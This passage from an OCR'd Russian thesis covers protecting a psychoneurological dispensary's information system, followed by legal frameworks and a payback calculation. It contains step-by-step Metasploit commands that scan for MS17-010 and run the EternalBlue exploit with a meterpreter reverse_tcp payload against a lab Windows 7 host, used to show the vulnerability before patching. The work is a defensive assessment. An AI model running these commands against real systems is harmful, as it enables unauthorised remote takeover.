


Рисунок 24 - Запуск Dallas Lock 8.0-K для проверки уязвимости

На второе АРМ установим Dallas Lock Server (рисунок 25):




Рисунок 25 - Запуск Dallas Lock Server для проверки уязвимости

Далее настроим между ними локальную сеть. Затем к этой же сети подключим сервер ИС и с помощью MetaSploit framework попробуем провести тестирование уязвимости Windows 7, на которой установлен Dallas Lock Server. Перед этим необходимо узнать Ip-адреса хостов, находящихся в одной сети с Kali Linux. Но при настройке локальной сети мы использовали сетевой коммутатор, поэтому сеть необходимо настроит вручную.

Для этого необходимо:

- открываем консоль и запускаем Postgresql: service postgresql start;
- запускаем Metasploit framework: msfconsole;
- выбираем, какой сканер будем использовать: use auxiliary/scanner/smb/smb_ms17_010;
- выбираем Ip-адрес, который будем сканировать: set RHOSTS 192.168.1.2;
- командой run запускаем сканер;

Получили, что данный хост уязвим, значит пробуем его поэксплуатировать. Для этого:

- выбираем эксплойт, который будем использовать: use exploit/windows/smb/ms17_010_eternalblue;
- смотрим Ip-адрес АРМ: ifconfig;
- получили адрес 192.168.1.3;
- выбираем Ip-адрес хоста, с которого будет производиться эксплойт: set LHOST 192.168.1.3;
- выбираем Ip-адрес удаленного хоста, который мы будем эксплуатировать командой: set RHOST 192.168.1.2;
- выбираем полезную нагрузку, которая будет использоваться после успешного выполнения эксплойта: set payload windows/x64/meterpreter/reverse_tcp;
- запускаем эксплойт: exploit;

Вывод представлен на рисунке 26.




Рисунок 26 - Вывод команды «exploit»

Эксплойт реализовал доступ к системе, так как курсор в командной строке поменялся на meterpreter>. Это означает, что сессия meterpreter открыта и мы получили доступ к управлению Windows 7, то есть наш удаленный эксплойт работает. Соответственно, уязвимость актуальна т.к. данным способом может воспользоваться злоумышленник.

Из рисунка 27 видно, что Dallas Lock никак не отреагировал. Единственное, в соединениях межсетевого экрана появилось исходящее соединение. Но следует обратить внимание на то, что запрос с АРМ идет по 445 порту, а само подключение к удаленному компьютеру уже по 4444 порту.




Рисунок 27 - Исходящее соединение межсетевого экрана

По результатам проведенного исследования следует отметить, что для устранения данных уязвимостей и предотвращения атак злоумышленников необходимо провести следующие операции:

– включить автоматическое обновление Microsoft Windows;
– провести автоматическое обновление СОВ Dallas lock и установить новые базы сигнатур (рисунок 28);
– настроить автоматическое обновление сигнатур СОВ Dallas Lock.




Рисунок 28 - Обновление новых баз сигнатур

После выполнения данной процедуры настройки и корректной установки Dallas Lock необходимо повторно проверить систему.

2.2 Тестирование эффективности проекта системы защиты

2.2.1 Проверка эффективности проекта системы защиты

Настроенный проект защиты включает с состав DLP-систему, антивирус и межсетевой экран. Данные средства размещаются в сети

учреждения, обеспечивая комплексную защиту от внутренних и внешних угроз. Схема расположения компонентов защиты ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» в сети представлена на рисунке 29.




Рисунок 29 – Схема сети после внедрения СЗИ

Эксплойт был вновь запущен и на этот раз уязвимости обнаружено не было – вирус не получил доступ к системе (рисунок 30).




Рисунок 30 – Ошибка при получении доступа с установленной СЗИ

После внедрения данной системы защиты были устранены угрозы, описанные в приложении. Система работает взаимосвязано и не требует обновления в данный момент.

Таким образом, настроив данные параметры можно обезопасить ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» от возможного риска НСД, как со стороны посторонних лиц, так и со стороны недобросовестных сотрудников. Описанная СЗИ располагает широким функционалом, способным противостоять самым разнообразным угрозам и легко адаптируется под любую ИТ-инфраструктуру организации.

2.2.2 Нормативно-правовое обеспечение защиты информации

Общую структуру нормативной базы в области обеспечения информационной безопасности современной организации можно представить в следующем виде (рисунок 31).




Рисунок 31 - Структура нормативной базы в области защиты информации

Стоит отметить, что в зависимости от типа защищаемого объекта, может быть ведомственный, региональный и другие уровни защиты.

Основополагающим документом нашей страны является Конституция РФ, принятая 12 декабря 1993 года [11]. Конституция - это основной закон (или совокупность наиболее важных законов) государства, обладающей большой юридической силой, утверждающий его экономическую и политическую систему, задающий принципы деятельности и организации органов государственной власти, суда, управления, основные права, свободы и обязанности граждан. Конституционные нормы включают в себя нормы, регулирующие отношения в информационной сфере. Согласно статье 23 Конституции РФ является одной из самых важных статей, регламентирующий личные права человека и которая затрагивает его права на неприкосновенность частной жизни, личной и семейной тайны, а также защиту своей чести и доброго имени. Помимо этого, каждый человек, который проживает на территории РФ, имеет право на тайную переписку, разговоров по телефону, почтовых, телеграфных и иных сообщений.

Допускается ограничение этого права только на основании решения суда.

Также, статья 24 Конституции РФ предусматривает такой момент, которые запрещает деятельность, направленную на сбор, хранение, использование и распространение информации о частной жизни лица без его согласия. При этом органы законодательной власти должны предоставить каждому возможность ознакомления с материалами и документами, непосредственно затрагивающими его права и свободы.

В соответствии со статьей 29 Конституции РФ каждый имеет право свободно искать, получать, передавать, производить и распространять информацию любым законным способом. При этом перечень сведений, составляющих государственную тайну, определяется федеральным законом.

Еще одним документом является «Доктрина информационной безопасности» далее (Доктрина) [8]. Доктрина представляет собой систему официальных взглядов на обеспечение национальной безопасности РФ в информационной сфере. Здесь описываются национальные интересы в информационной сфере, обеспечение и защита конституционных прав и свобод человека и гражданина в части, касающейся получения и использования информации, неприкосновенности частной жизни при использовании информационных технологий, обеспечение устойчивого и бесперебойного функционирования информационной инфраструктуры.

Согласно анализу ФЗ от 27.07.2006 N 149-ФЗ «Об информации, информационных технологиях и о защите информации» [23], организация должна обеспечить организационные и технические меры, направленные на обеспечение защиты информации от несанкционированного доступа, модифицирования, уничтожения, копирования, блокирования, распространения, представления и других неправомерных действий. Так же организация должна обеспечить конфиденциальность информации.

Организация должна предотвратить несанкционированный доступ к информации конфиденциального характера, а так же ее передачу лицам, не имеющим права на доступ к информации. Предотвращение

несанкционированного доступа к информации необходимо для того, чтобы не нарушалось функционирование организации; и в случае изменения информации или ее уничтожения у организации должна быть возможность восстановления утерянной информации. Организация должна осуществить постоянный контроль уровня защищенности информации.

В соответствие с ФЗ от 29.07.2004 N 98-ФЗ (ред. от 12.03.2014) «О коммерческой тайне» [24], в котором определены меры по охране конфиденциальности информации, принимаемые ее обладателем, должны включать в себя:

- определение перечня информации, составляющей коммерческую тайну;
- ограничение доступа к информации, составляющей коммерческую тайну, путем установления порядка обращения с этой информацией и контроля соблюдения такого порядка;
- учет лиц, получивших доступ к информации, составляющей коммерческую тайну, и (или) лиц, которым такая информация была предоставлена или передана;
- регулирование отношений по использованию информации, составляющей коммерческую тайну, работниками на основании трудовых договоров и контрагентами на основании гражданско-правовых договоров.

На основе анализа нормативно-правовой документации можно сделать вывод о том, что все аспекты по обеспечению ИБ в организации имеются в нормативно-правовых документах и рекомендациях на всех уровнях структуры нормативно-правовой базы. К сожалению, требования и рекомендации, не всегда выполняются, что, зачастую, приводит к утечке информации.

Выводы по второй главе

В главе была осуществлена реализация комплексной системы защиты ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» с использованием системы Dallas Lock.

В комплексе средств, использованных для совершенствования защиты ИС УЗ ЯНАО «Новоуренгойский психоневрологический диспансер», входили:

- антивирусное средство Kaspersky Endpoint Security 10;
- межсетевой экран Cisco ASA 5512;
- DLP-система Dallas Lock 8.0-C.

3 Обоснование экономической эффективности проекта

3.1 Выбор и обоснование методики расчета экономической эффективности проекта

3.1.1 Определение экономической эффективности

Экономическая эффективность определяется затратами на построение системы защиты и ущербом, который наносится от нарушения режима ИБ. Одна из методик определения уровня затрат на систему защиты использует эмпирическую зависимость ожидаемых потерь (рисков) от i-й угрозы информации:

$$Ri = 10^{(Si+Vi-4)} \quad (1)$$

где S_i - коэффициент, характеризующий возможность возникновения соответствующей угрозы;

V_i - коэффициент, характеризующий значение возможного ущерба при ее возникновении. S_i и V_i, приведены в таблицах 4 и 5.

Таблица 4 – Значения коэффициентов S_i [27]

Ожидаемая (возможная) частота появления угрозы	***Предполагаемое значение S_i***
Почти никогда	0
1 раз в 1 000 лет	1
1 раз в 100 лет	2
1 раз в 10 лет	3
1 раз в год	4
1 раз в месяц (примерно, 10 раз в год)	5
1-2 раза в неделю (примерно 100 раз в год)	6
3 раза в день (1000 раз в год)	7

Таблица 5 – Значения коэффициентов V_i [28]

Значение возможного ущерба при проявлении угрозы, руб.	***Предполагаемое значение Vi***
30	0
300	1
3 000	2
30 000	3
300 000	4
3 000 000	5
30 000 000	6
300 000 000	7

Суммарная стоимость потерь определяется формулой:

$$R = \sum_{Vi} Ri \qquad (2)$$

Далее определяются угрозы активам.

3.1.2 Угрозы активам

Угрозы конфиденциальности, целостности и доступности реализуются нарушителем независимо. В таблице 6 показаны величины потерь для информационных ресурсов до усовершенствования СЗИ в ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер».

Таблица 6 – Угрозы и потери активам

Актив	***Угроза***	***Потери (т. р.)***
Служебная документация, разработанная диспансером	конфиденциальности	200
Служебная документация, разработанная диспансером	целостности	400
Служебная документация, разработанная диспансером	доступности	50

Продолжение таблицы 6

Личные данные пациента	конфиденциальности	200
Личные данные пациента	целостности	50
Личные данные пациента	доступности	30
Личные сведения о сотрудниках	конфиденциальности	200
Личные сведения о сотрудниках	целостности	20
Личные сведения о сотрудниках	доступности	20
Системное программное обеспечение	конфиденциальности	100
Системное программное обеспечение	целостности	200
Системное программное обеспечение	доступности	100
Итого		1 570

После определения угроз активам можно сделать вывод, что суммарный итог ущерба для ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» составит 1570 000 рублей. Необходимо произвести расчет показателей экономической эффективности СЗИ.

3.2. Расчет показателей экономической эффективности проекта

Затраты, необходимые для установки и запуска СЗИ, могут носить как единовременный характер, так и повторяться.

Под единовременными затратами понимается покупка оборудования, его монтаж и первичная настройка.

Под повторяющимися затратами принято понимать оплату труда специалистов ИБ, продления лицензий на ПО и иные регулярные траты.

Состав и объем регулярного ресурса, выделяемого на защиту информации, представлен в таблице 7. Стоит отметить, что в процессе жизненного цикла СЗИ могут добавляться и иные траты, связанные,

например, с модернизацией системы и заменой ее компонентов.

Таблица 7 – Содержание и объем постоянного ресурса

Организационные мероприятия				
№ п\п	Выполняемые действия	Среднечасовая зарплата специалиста (р.)	Трудоемкость операции (чел. ч.)	Стоимость, всего (т. р.)
1.	Проведение тренингов, инструктажей.	0,3	10	3
Стоимость проведения программно-аппаратных мероприятий, всего				3
Мероприятия программно-аппаратной защиты				
№ п/п	Номенклатура расходных материалов	Стоимость, единицы (т. р.)	Кол-во ед. измерения	Стоимость, всего (т. р.)
2.	Обновление ПО	15	1	15
3.	Обслуживание DLP-системы	0,3	10	3
4.	Обслуживание МЭ	0,3	10	3
5.	Обслуживание антивируса	0,3	20	6
Итоговая стоимость				27

Таким образом, для разработки режима ИБ требуется 335 000 р., а для ежегодной поддержки - 27 000 р.

Теперь проведем расчеты величины ущерба после модернизации СЗИ. Итог формируются по результатам экспертного опроса (таблица 8).

Таблица 8 – Оценка ущерба после монтажа СЗИ

Актив	***Угроза***	***Величина потерь (т. р.)***
Служебная документация, разработанная диспансером	конфиденциальности	20
Служебная документация, разработанная диспансером	целостности	40
Служебная документация, разработанная диспансером	доступности	5
Личные данные пациента	конфиденциальности	20
Личные данные пациента	целостности	5
Личные данные пациента	доступности	3
Личные сведения о сотрудниках	конфиденциальности	20
Личные сведения о сотрудниках	целостности	2
Личные сведения о сотрудниках	доступности	2
Системное программное обеспечение	конфиденциальности	10
Системное программное обеспечение	целостности	20
Системное программное обеспечение	доступности	10
Итого		157

В таблице 9 представлено соотношение потерь до и после монтажа СЗИ.

Таблица 9 – Оценка динамики величин потерь

	1 кв.	2 кв.	3 кв.	1 г.	1 кв.	2 кв.	3 кв.	2 г.
До внедрения СЗИ	392,5	785,0	1 177,5	1 570,0	1 962,5	2 355,0	2 747,5	3 140,0
После внедрения СЗИ	39,3	78,5	118,0	157,0	196,3	235,5	275,0	314,0
Снижение потерь	353,2	706,5	1 059,5	1 413,0	1 766,2	2 119,5	2 472,5	2 826,0

После надлежащего монтажа СЗИ необходимо определить срок окупаемости ($T_{ок}$). Это выполняется аналитическим способом, с использованием приведенной ниже формулы:

$$T_{ОК} = \frac{R_{\Sigma}}{(R_{ср} - R_{прогн})} \quad (3)$$

где R_{Σ} – суммарное значение ресурса выделенного на защиту информации, руб.;

$R_{ср}$ – средняя суммарная стоимость потерь, руб.;

$R_{прогн}$ – прогнозируемый ежегодный объем потерь, руб.;

$$T_{ОК} = \frac{335000}{(1570000 - 157000)} = \frac{335000}{1413000} = 0{,}24 \text{ года}$$

Графически результат представлен на рисунке 32. График построен на основе значений из таблицы 9.




Рисунок 32 - Графическое определение срока окупаемости

Согласно произведенным расчетам, которые отображают

экономическую эффективность проекта, окупаемость информационной безопасности произойдет еще в первом квартале её использования. Затраты на усовершенствование СЗИ в ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» сравнительно небольшие.

Выводы по третьей главе

